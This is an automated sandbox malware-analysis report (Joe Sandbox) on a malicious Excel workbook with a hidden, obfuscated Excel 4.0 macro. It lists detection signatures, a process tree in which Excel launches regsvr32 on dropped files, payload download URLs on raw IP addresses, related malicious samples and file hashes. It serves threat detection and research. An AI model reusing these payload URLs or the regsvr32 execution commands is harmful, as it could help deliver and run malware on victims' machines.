ID: 431768
Sample Name: banUwVSwBY
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:30:51
Date: 09/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report banUwVSwBY

Overview


General Information

Sample Name:	banUwVSwBY (renamed file extension from none to xlsx)
Analysis ID:	431768
MD5:	da5fb469bc9385f..
SHA1:	414c25009dd7fad.
SHA256:	612d8808903469..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Yara detected Obfuscated Macro In …
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Sigma detected: Microsoft Office Pr…
- Excel documents contains an embe…
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2352 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2416 cmdline: regsvr32 -s ..\Post.storg MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2480 cmdline: regsvr32 -s ..\Post.storg1 MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2880 cmdline: regsvr32 -s ..\Post.storg2 MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
intlsheet4.xml	JoeSecurity_ObfuscatedMacroInXLSM	Yara detected Obfuscated Macro In XLSM	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Data Obfuscation:

Yara detected Obfuscated Macro In XLSM

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://51.89.115.124/44356.3971392361.dat	0%	Avira URL Cloud	safe	
http://190.14.37.134/44356.3971392361.dat	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://51.89.115.124/44356.3971392361.dat	false	• Avira URL Cloud: safe	unknown
http://190.14.37.134/44356.3971392361.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
190.14.37.134	unknown	Panama		52469	OffshoreRacksSAPA	false
51.89.115.124	unknown	France		16276	OVHFR	false
37.1.196.25	unknown	Ukraine		28753	LEASEWEB-DE-FRA-10DE	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	431768
Start date:	09.06.2021
Start time:	09:30:51
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	banUwVSwBY (renamed file extension from none to xlsx)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winXLSX@7/8@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51.89.115.124	9830484334-04292021.xlsm	Get hash	malicious	Browse	• 51.89.115.124/44313,6048108796.dat
	9830484334-04292021.xlsm	Get hash	malicious	Browse	• 51.89.115.124/44313,6048108796.dat
	9830484334-04292021.xlsm	Get hash	malicious	Browse	• 51.89.115.124/44313,6048108796.dat
	24e5ce5d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.89.115.124/44313,6048108796.dat
	24e5ce5d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.89.115.124/44313,6048108796.dat
	24e5ce5d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.89.115.124/44313,6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 51.89.115.125
	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 51.89.115.125
	Tax Folder.doc	Get hash	malicious	Browse	• 145.239.131.51
	WlMsy0a1CN.exe	Get hash	malicious	Browse	• 79.137.109.121
	#Ud83d#Udda8rocket.com 1208421(69-queue-2615.htm	Get hash	malicious	Browse	• 145.239.131.51
	E91sLsvV8S.exe	Get hash	malicious	Browse	• 144.217.14.109
	f.xls	Get hash	malicious	Browse	• 51.77.82.110
	50681.dll	Get hash	malicious	Browse	• 51.77.82.110
	50681.dll	Get hash	malicious	Browse	• 51.77.82.110
	SecuriteInfo.com.VB.Trojan.Valyria.4710.541.xls	Get hash	malicious	Browse	• 51.77.82.110
	fodeb.exe	Get hash	malicious	Browse	• 51.222.195.7
	ayowa.exe	Get hash	malicious	Browse	• 51.222.195.7
	Payment slip.exe	Get hash	malicious	Browse	• 213.186.33.5

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	03062021.exe	Get hash	malicious	Browse	• 51.195.43.214
	A4C57DF59F0C85EEBCB7B40263D8C3DE037F41B7D2D43.exe	Get hash	malicious	Browse	• 46.105.204.2
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 54.38.220.85
	ConsoleApp1.exe	Get hash	malicious	Browse	• 51.222.195.7
	http___pbfoa.org_d.exe	Get hash	malicious	Browse	• 142.4.200.50
	cryptowall.exe	Get hash	malicious	Browse	• 188.165.164.184
	treetop-payroll-075491-pdf.HtmL	Get hash	malicious	Browse	• 145.239.131.51
LEASEWEB-DE-FRA-10DE	s1um6myHDC.exe	Get hash	malicious	Browse	• 185.17.121.245
	SecuriteInfo.com.Trojan.Win32.Save.a.6900.exe	Get hash	malicious	Browse	• 45.93.6.203
	BaU9m8mMFx.exe	Get hash	malicious	Browse	• 45.93.5.54
	yl77tM4JDg.exe	Get hash	malicious	Browse	• 45.93.5.54
	DHL4198278Err-PDF.exe	Get hash	malicious	Browse	• 5.61.47.127
	PZ33n8HQNu.exe	Get hash	malicious	Browse	• 45.93.6.203
	docs.docx	Get hash	malicious	Browse	• 178.162.197.236
	docs.docx	Get hash	malicious	Browse	• 178.162.197.236
	s.wbk	Get hash	malicious	Browse	• 178.162.197.236
	hYIe5B4Xsz.exe	Get hash	malicious	Browse	• 5.61.42.216
	DriverPack-17-Online.exe	Get hash	malicious	Browse	• 178.162.204.5
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 46.165.221.217
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 78.159.101.129
	scan of invoice 91510.xlsm	Get hash	malicious	Browse	• 78.159.101.129
	generated payment 330070.xlsm	Get hash	malicious	Browse	• 78.159.101.129
	BORMAR SA_Cotizaci#U00f3n de producto doc.exe	Get hash	malicious	Browse	• 5.61.47.127
	namespaceFuncVar.dll	Get hash	malicious	Browse	• 185.49.68.134
	lnho0DaeAk.exe	Get hash	malicious	Browse	• 195.54.33.200
	WevBjZLm07.exe	Get hash	malicious	Browse	• 195.54.33.200
	70Kx7b5fN9.exe	Get hash	malicious	Browse	• 178.162.217.107
OffshoreRacksSAPA	Rebate_18082425_05272021.xlsm	Get hash	malicious	Browse	• 190.14.37.102
	Rebate_18082425_05272021.xlsm	Get hash	malicious	Browse	• 190.14.37.102
	DEBT_06032021_861309073.xlsm	Get hash	malicious	Browse	• 190.14.37.121
	DEBT_06032021_861309073.xlsm	Get hash	malicious	Browse	• 190.14.37.121
	Rebate_854427061_05272021.xlsm	Get hash	malicious	Browse	• 190.14.37.102
	Rebate_854427061_05272021.xlsm	Get hash	malicious	Browse	• 190.14.37.102
	Overdue_Debt_829721407_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_829721407_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_1885747285_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_1885747285_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_169149390_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_1049025139_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_809069792_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_169149390_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_1183261722_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_1049025139_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_809069792_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_1183261722_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_1807759904_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113
	Overdue_Debt_1807759904_06012021.xlsm	Get hash	malicious	Browse	• 190.14.37.113

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FC5BF66.tif	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	TIFF image data, little-endian, direntries=19, height=1600, bps=53710, compression=LZW, PhotometricIntepretation=RGB, width=1600
Category:	dropped
Size (bytes):	315878
Entropy (8bit):	7.988901270632308
Encrypted:	false
SSDEEP:	6144:hRMlgE+mJ9ABc/nv5k8IKAhBfsOwmLgzLc1pTcsGEdDIPmhsB0vRakfzeQZN3:hRMmEv2Bc/nvm8IKABfsYOmauFD
MD5:	BB737290D394078D8A16D5509C5BC970
SHA1:	C8A63B0AB1EB7745A0027E0A17A6CB4C6F79487E
SHA-256:	E11121ECA3FAD55F66EA240EADD4F5B4C978828C94C34736F7673540529B17A5
SHA-512:	3D8A6025171D283FA08D8A5BA4EAAD1EABAD55D7D34629F17F4C6601DD4438FB536B29D7B8CA71E540EDB782433118628EBD3A56CE8FFA453C6A45792425CBA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	II*.....h*.....t2#...1..Z)....).~9&.H.r.,.C+.I....e-.M.Si..}0.K.SJ...3.Ng.ZL..G.S..:m..N.Tk5..Z.Z...+.~.f.X.v.-..k.Y.....m.].Wk...p.[.WL...s.^o.\M....c..<n/!..ds9..{)...-..9. .h.z...C..i....e..m.[m..}..k.[N.....nw.^N....s..>o/.r.....C4U.kw{.....f..~.W....y.....y...'...;.R..<.[..;....o...T.....+.....?p....N.....#.....ht'...Q..E....CQ.^.\m.E.....o.Ba[.#Dp...>.<c .1$.*.Q.E....Ir..+.....Y.(H..*K..{..Q...I.....R.Y(Fr|m<$.I...RL.&.3..GP0..D....=.s.5CT,.FN.==7Sq...Iu.3JQ.%GUKS..X...5V.Hu.Z..9T..O4...KC.5.N.Q..aD...g.V.Mh.m.c.M.eMSe.?V..UoR...j....<]...G.v.B$v\Iv[.].f...N\...y_...M....p`w..b.6%.a.....T3.c..S.WQ...S.....tHk[7.[4;..k.#....~e...f.m.&...-.iz6....V5.jzN...:.3.k.....M..[.....m[N...~.nz~.o...k....;.....y..{`.....u..|?-.q.f...|...m6...b..#..]'5..<...g.7_.....q.u..].....$[.....~...+..I.p.zt.Y.N.}.....FS5.....k..H..#....~.w.....:...?.....".... 4..PB.A....I...j..... .p..BX1..D..0..Bx

C:\Users\user\AppData\Local\Temp\060F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	340118
Entropy (8bit):	7.979728389096268
Encrypted:	false
SSDEEP:	6144:lwOMRMlgE+mJ9ABc/nv5k8IKAhBfsOwmLgzLc1pTcsGEdDIPmhsB0vRakfzeQZN6:lwOMRMmEv2Bc/nvm8IKABfsYOmauFaV
MD5:	7BA4B91B8DE777EBD4732DD6532D07AA
SHA1:	A6C45F27BA322D4A1C527573937A102686DE7F72
SHA-256:	8F0BA1944993205B1285183670B3C0CC60C58A6334314A5DBF8D95A657792447
SHA-512:	3495B97EB263A1BCFE0E8C2231685C3769B0F446045CF137A1E2192FF3571AA74A7510BE563BEAB5EB3A3A24F6432A8219BF22643CC47DD049769A0D99E5293B
Malicious:	false
Reputation:	low
Preview:	...n.0.....n..C.....@..X.,...&o_.I.-..{-|q.).~.....j...B..I\.X.V:..d..~.,.(...Y(..''..~.0yXy..E.X.....<.....N.B#...9.B.....ht.....sL.l:..J<..n...v2.e...%T..FK.d.?Y...]Ui.....k.lL.&b..DJ ,2.....~.MV.E..b.}.D.. ...Y..C]...&U....E'....N..).*._....b..8.M.lb.K..hKV4B.wk.....m_.:Bj##o?.....K..`..>...1BGn:.....C...<,.|X.aq.....mX.x4...K..N..Oj....._.W.b.....k.S.Z.P.H.... ...}...9Y.....}#t.KS.]p>. ...._....{.....s.+zK.).?pg..4.)P{..../.....PK.....!.....W.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jun 9 15:31:52 2021, atime=Wed Jun 9 15:31:52 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.496944502991758
Encrypted:	false
SSDEEP:	12:85QMcLgXg/XAlCPCHaX2B8GB/z2vX+WnicvbSubDtZ3YilMMEpxRljK1TdJP9TdU:854/XTm6GUYepDv3qgrNru/
MD5:	DC4B2EA43C8A1B8FCCB693FFF4EC7510
SHA1:	D2D0868322033CE6050D25C557CA675BEF8E2158
SHA-256:	9D0AE1E5C75C2605B5ED927EE152290B375E2C7F89F387D09640D61A26AEE5E2
SHA-512:	2AC21BAF4FCCC6804E9D86752A54F408442E99B99C6094A4DD041E692C4A27E1641F44A7F8276AF000BA6AD2B4CA9F463ACF6D01D1B49438DE7CD4C17ACFA67
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..k.$.L]..k.$.L]... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R....Desktop.d.....QK.X.R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\841618\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\banUwVSwBY.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Jun 9 15:31:30 2021, mtime=Wed Jun 9 15:31:52 2021, atime=Wed Jun 9 15:31:52 2021, length=338387, window=hide
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\banUwVSwBY.LNK	
Size (bytes):	2038
Entropy (8bit):	4.597484485757477
Encrypted:	false
SSDEEP:	48:8nk/XTFGLGtN8ygQh2nk/XTFGLGtN8ygQ/:8nk/XJGLegQh2nk/XJGLegQ/
MD5:	DCC45B20DFAD34FDD5C231A3678E383E
SHA1:	11CB9B75BB747AC5ECB0E52D67EA215E20F341E3
SHA-256:	5CBFCF868BFAE09308FA59BD913ACDD63EB78D26CDF03513901A3C56BA37F638
SHA-512:	9EC1B4C9146FC170C28FA7B7FA035EA737AE61B05BB4ED83F4F4D333A811D461C52470B510B15B71B57290BC047235399804D7F0BB8D51339E524211BFA1A91E
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....L]..k.$.L]...0..L]...)..... P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R....Desktop.d.....QK.X.R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....h.2.96...R.. .BANUWV~1.XLS..L.....R...R..*...Z.....b.a.n.U.w.V.S.w.B.Y...x.l.s.x.....y.....-...8...[.....?J.....C:\Users\..#.....\\841618\Users.user\Desktop\banUwVSwBY.xlsx.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.b.a.n.U.w.V.S.w.B.Y...x.l.s.x.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N...W...9F.C.....[D_....3N...W...9F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	85
Entropy (8bit):	4.676175494579443
Encrypted:	false
SSDEEP:	3:oyBVomxWME32P2fiz2P2mxWME32P2v:djM32P6iz2PG32PI
MD5:	1A68CAC18E09A64F9C562750C73E1945
SHA1:	D0135E42FD06C773B58C580966C764EEFF9926D1
SHA-256:	202B7BFACE52B0948B2D7727B2475BF4E8AE9284772855A49838214CD697A555
